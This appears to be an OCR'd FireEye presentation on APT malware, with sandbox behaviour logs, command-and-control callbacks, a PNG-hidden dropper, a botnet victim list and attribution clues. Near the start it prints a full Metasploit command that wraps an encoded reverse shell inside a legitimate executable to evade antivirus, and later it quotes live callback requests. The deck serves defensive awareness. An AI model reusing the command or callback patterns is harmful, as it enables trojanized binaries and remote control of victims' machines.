




The attacker does not realize why failures occur



AV detection remains inconsistent



What does an attacker need to do?

- # msfpayload windows/shell/reverse_tcp LHOST=192.168.1.13 LPORT=31337 R | msfencode -b '\x00' -t raw -e x86/shikata_ga_nai -c 20 | msfencode -e x86/countdown -c 5 -t raw | msfencode -x Coreinfo.exe -t exe -e x86/shikata_ga_nai -c 20 -o Coreinfo_back.exe

- # md5 Coreinfo_back.exe
- MD5 (Coreinfo_back.exe) = 7e0fb07a39f8b19d346fd967f66b25c5

- https://www.virustotal.com/en/file/5492c0ebb59bdd9a75267a62264be6000ff6ff2414bb08a1218a57bf3174a188/analysis/1370018768/

- Detection ratio 26/46


FireEye

Some OS Activity…

	API Name: IsDebuggerPresent *Address*: 0x5ad7a0e2 *Imagepath*: c:\a0458284a8d8cadedf122b0a2e77382c.exe *DLL Name*: kernel32
Misc Anomaly	*Message*: Malware trying to detect the presence of a debugger *Detail*: Debugger awareness detected
Created	C:\DOCUME~1\admin\LOCALS~1\Temp__tmp_rar_sfx_access_check_279046
Setval	\REGISTRY\USER\S-1-5-21-1409082233-688789844-725345543-1003\Software\WinRAR SFX\"C%%DOCUME~1% OCALS~1%Temp" = C:\DOCUME~1\admin\LOCALS~1\Temp
Created	C:\DOCUME~1\admin\LOCALS~1\Temp\WINWORD.exe
Created	C:\DOCUME~1\admin\LOCALS~1\Temp\wins.vbs
	API Name: SetErrorMode *Address*: 0x77f67f4d *Params*: [0x00000001] *Imagepath*: c:\a0458284a8d8cadedf122b0a2e77382c.exe *DLL Name*: kernel32
Close	C:\DOCUME~1\admin\LOCALS~1\Temp\wins.vbs MD5: b491aa87433d632f52b30216f17ea65e SHA1: 0abb611ec82db063871c395905a26305516a2862
Created	C:\DOCUME~1\admin\LOCALS~1\Temp\A_Harsh_Winter_for_Sinovel_and_China's_Wind_Industry.doc
Close	C:\DOCUME~1\admin\LOCALS~1\Temp\A_Harsh_Winter_for_Sinovel_and_China's_Wind_Industry.doc MD5: 118360b73ca1ed8d7b6953fa0dd049f4 SHA1: 78ec94a90e6982e00ddf9757bf335b3566bb6d25
	Address: 0x0000000000000000 *Imagepath*: c:\a0458284a8d8cadedf122b0a2e77382c.exe
Misc Anomaly	*Message*: Direct hardware access detected *Detail*: Malware performing direct hardware access
	\BaseNamedObjects_SHuassist.mtx
Misc Anomaly	*Message*: Trojan.Injector activity *Detail*: Trojan.Injector activity
	API Name: Sleep *Address*: 0x00404b46 *Params*: [600000] *Imagepath*: C:\DOCUME~1\admin\LOCALS~1\Temp\WINWORD.exe *DLL Name*: kernel32
Misc Anomaly	*Message*: 10+ sleep calls *Detail*: Malware calling sleep 10+ times

FireEye

Decent Decoy Document



Decent Decoy Document

APT Callback

Bot Communication Details:

Server DNS Name: *sind.jezets.com* Service Port: *80*

Direction	Command	User-Agent	Host
GET	/help.png HTTP/1.1	Business+Mozilla/4.0 (compatible; MSIE 8.0; Win32)	sind.jezets.com
	Others	*Accept*: */*	

- Stage 1 Pingbed Trojan **(Comment Team Group; aka. Shady RAT)**
- Fetches Stage 2 Dropper via PNG file
- Dropper is XOR encoded inside the zTXt chunk (decoded ex. below)

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

0000B240   00 D4 D1 72 77 C4 7C C6  64 00 02 42 00 7A 54 58   ÔÑrwÄ|Æd  B zTX
0000B250   74 4D 5A 90 00 03 00 00  00 04 00 00 00 FF FF 00   tMZ          ÿÿ
0000B260   00 B8 00 00 00 00 00 00  00 40 00 00 00 00 00 00    ¸       @
0000B270   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000B280   00 00 00 00 00 00 00 00  00 00 00 00 00 E0 00 00                à
0000B290   00 0E 1F BA 0E 00 B4 09  CD 21 B8 01 4C CD 21 54     º  ´ Í!¸ LÍ!T
0000B2A0   68 69 73 20 70 72 6F 67  72 61 6D 20 63 61 6E 6E   his program cann
0000B2B0   6F 74 20 62 65 20 72 75  6E 20 69 6E 20 44 4F 53   ot be run in DOS
0000B2C0   20 6D 6F 64 65 2E 0D 0D  0A 24 00 00 00 00 00 00    mode.   $
```

http://www.cyberesi.com/2011/05/10/malware-obfuscated-within-png-files/

Evading detection of DNS monitoring

- Server DNS Name: *www.dnswatch.info* Service Port: *80*

Direction	Command	
GET	/dns/dnslookup?la=en&host=goodhope.no-ip.org&type=A&submit=Resolve HTTP/1.1	
	Others	*Cache-Control*: no-cache

Callback communication observed from VM: Malware: *Backdoor.APT.Protux*
Server DNS Name: *199.16.199.3* Service Port: *1863*

Raw Command
POST http://goodhope.no-ip.org:1863/index.php?id=2959 HTTP/1.1 User-Agent: Mozilla/4.8.20 (compatible; MSIE 5.0.2; Win32) Content-Type: multipart/form-data; boundary=----------605456311F110B89 Host: goodhope.no-ip.org Content-Length: 272 Proxy-Connection: keep-alive Pragma: no-cache ----------605456311F110B89 Content-Disposition: form-data; name="UploadFile"; filename="61C2730A.bmp" Content-Type: application/octet-stream

Call backs designed to confuse & mislead

- >100 domains call back in one piece of code
  - …….
  - mnpnbyddmlnaieqwgzpnvupnofbib.net
  - mnpnbyddmlnaieqwgzpnvvpnofbib.net
  - mnpnbyddmlnaieqwgzpnvwpnofbib.net
  - mnpnbyddmlnaieqwgzpnvxpnofbib.net
  - mnpnbyddmlnaieqwgzpnvypnofbib.net
  - mnpnbyddmlnaieqwgzpnvzpnofbib.net
  - …….
- Which one is the real one?

FireEye

2013.exe madhack.no-ip.biz

Page: 1 of 1 There is one malware analysis for the

R	ID	Type	IM	Analysis	Malware
	2475	exe	Y	Sandbox	Backdoor.APT.SpyNet

Malware: Backdoor.APT.SpyNet
VXE Callback: Backdoor.APT.SpyNet
File Type: exe

Malicious Behavior Observed

Bot Communication Details:
Server DNS Name: *madhack.no-ip.biz* Service Port:

VM Capture pcap 8292 bytes (text) (clip)
Analysis OS: Microsoft WindowsXP Professional 5.1 sp2
Archived Object: 6e6a2bbf5409f30772865ebc9c33e33d.zip


Message: Process trying to detect the presence of a debugger *Detail*: Debugger awareness detected

Message: Anti-VM evasion detected (long sleep call) *Detail*: Process calling Win32 Sleep() or SleepEx() with a long timeout

2.c) 2013.exe - Process Activities

- Processes Created:

Executable
C:\WINDOWS\system32\dwwin.exe
C:\WINDOWS\system32\drwtsn32.exe




Protocol Type: udp *Qtype*: Host Address *Hostname*: madhack.no-ip.biz
Imagepath: C:\Program Files\Internet Explorer\iexplore.exe

\BaseNamedObjects_x_X_UPDATE_X_x_
\BaseNamedObjects_x_X_PASSWORDLIST_X_x_
\BaseNamedObjects_x_X_BLOCKMOUSE_X_x_
C:\Documents and Settings\admin\Local Settings\Temp\XxX.xXx

FireEye

SpyNet 2.6

Hacker Group V3nen0 Labs display there botnet



Identificación		Web...	Sistema Operativo	CPU	RAM
vitima_FBCE4032	1.	Si	Windows XP Professional (Build: 2600 - Service Pack: 3.0)	AMD Athlon(tm) 64 X2 Dual Core Process...	958 MB
noob_FC6426F2	1.	No	Windows 7 (unknown edition) (Build: 7600)	Intel(R) Core(TM)2 Duo CPU E8400 @ 3.0...	2,97 GB
noob_F293982B	1.	Si	Windows 7 Premium (Build: 7600)	Intel(R) Core(TM)2 Duo CPU T6570 @ 2.1...	4,00 GB
noob_0000002A	2.	Si	Windows 7 Ultimate (Build: 7601 - Service Pack: 1.0)	Intel(R) Atom(TM) CPU N450 @ 1.66GHz	1,99 GB
noob_188F19F3	1.	No	Windows XP Professional (Build: 2600 - Service Pack: 2.0)	Intel(R) Celeron(R) CPU 420 @ 1.60GHz	0,99 GB
noob_588D2CBA	1.	No	Windows 7 Ultimate (Build: 7600)	Intel(R) Core(TM)2 Duo CPU E4500 @ 2.2...	1,00 GB
vitima_C8B1C567	1.	Si	Windows 7 Ultimate (Build: 7600)	Intel(R) Core(TM)2 Duo CPU E7500 @ 2.9...	3,00 GB
vitima_F892C3D0	1.	Si	Windows XP Professional (Build: 2600 - Service Pack: 3.0)	Pentium(R) Dual-Core CPU E5200 @ 2.50...	1,99 GB
noob_B0428163	1.	No	Windows XP Professional (Build: 2600 - Service Pack: 3.0)	Intel(R) Pentium(R) 4 CPU 3.20GHz	1,00 GB
noob_B0428163	1.	No	Windows XP Professional (Build: 2600 - Service Pack: 3.0)	Intel(R) Pentium(R) 4 CPU 3.20GHz	1,00 GB
vitima_26B47635	1.	Si	Windows 7 Premium (Build: 7600)	Intel(R) Core(TM)2 Duo CPU P8700 @ 2.5...	3,97 GB
vitima_285A43CB	9.	Si	Windows 7 Ultimate (Build: 7600)	AMD Sempron(tm) SI-40	3,75 GB
vitima_362E6AE9	9.	No	Windows 7 Ultimate (Build: 76... ervice Pack: 1.0)	Pentium(R) Dual-Core CPU E5300 @ 2.60...	2,00 GB
vitima_0420E735	1.	Si	Windows 7 Premium (Build: 7600)	Intel(R) Core(TM) i5-2410M CPU @ 2.30GHz	3,98 GB
noob_18DF13B6	1.	Si	Windows 7 Ultimate (Build: 7600)	Intel(R) Core(TM) i3-2310M CPU @ 2.10GHz	2,91 GB
noob_7A1761B3	1.	No	Windows 7 Ultimate (Build: 7601 - Service Pack: 1.0)	AMD Phenom(tm) II X2 550 Processor	1,75 GB
vitima_A8253371	2.	Si	Windows 7 Premium (Build: 7600)	Celeron(R) Dual-Core CPU T3500 @ 2.10...	1,87 GB
noob_584BBF21	1.	No	Windows XP Professional (Build: 2600 - Service Pack: 2.0)	Genuine Intel(R) CPU 2160 @ 1.80GHz	1,00 GB
vitima_C8D1C0E5	1.	No	Windows XP Professional (Build: 2600 - Service Pack: 3.0)	Pentium(R) Dual-Core CPU E5200 @ 2.50...	1,99 GB
noob_F86BF2E1	1.	Si	Windows XP Professional (Build: 2600 - Service Pack: 2.0)	AMD Athlon(tm) II X2 240 Processor	895 MB
vitima_3CE87CC7	1.	Si	Windows 7 Ultimate (Build: 7601 - Service Pack: 1.0)	Intel(R) Celeron(R) CPU E3300 @ 2.50GHz	2,99 GB
vitima_AC59787D	9.	Si	Windows 7 Premium (Build: 7600)	AMD Athlon(tm) II X2 235e Processor	1,75 GB
vitima_5A399A2C	1.	Si	Windows Vista Home Basic (Build: 6002 - Service Pack: ...	AMD Sempron(tm) Processor 3400+	1,94 GB
vitima_9C6EBB50	1.	No	Windows 7 Premium (Build: 7601 - Service Pack: 1.0)	Intel(R) Pentium(R) Dual CPU E2180 @ 2.0...	0,99 GB
noob_E0A65E8D	2.	No	Windows XP Professional (Build: 2600 - Service Pack: 3.0)	Intel(R) Celeron(R) CPU 430 @ 1.80GHz	0,99 GB
noob_DE06AC80	1.	No	Windows 7 Ultimate (Build: 7601 - Service Pack: 1.0)	Intel(R) Core(TM)2 Duo CPU E8400 @ 3.0...	4,00 GB

Things we know & learn from APT's

- **Keyboard Layout** –use of charset GB2312 in emails
- **Malware Metadata -** source code links to PDB files on dev PC
- **Embedded Fonts –** font choices give away true origin
- **DNS Registration** – no surprise
- **Language** – spelling & grammar errors
- **Remote Administration Tool Configuration** – every attacker has their own preference and config options
- **Behavior** – attackers often re-cycle elements of an attack

FireEye

Summary

- All organisations have something unique that makes them competitive to protect
- Current technology layers do not detect & prevent modern malware

- ***Reset our mindsets – 1 event could be enough now to present a major risk to a business***

FireEye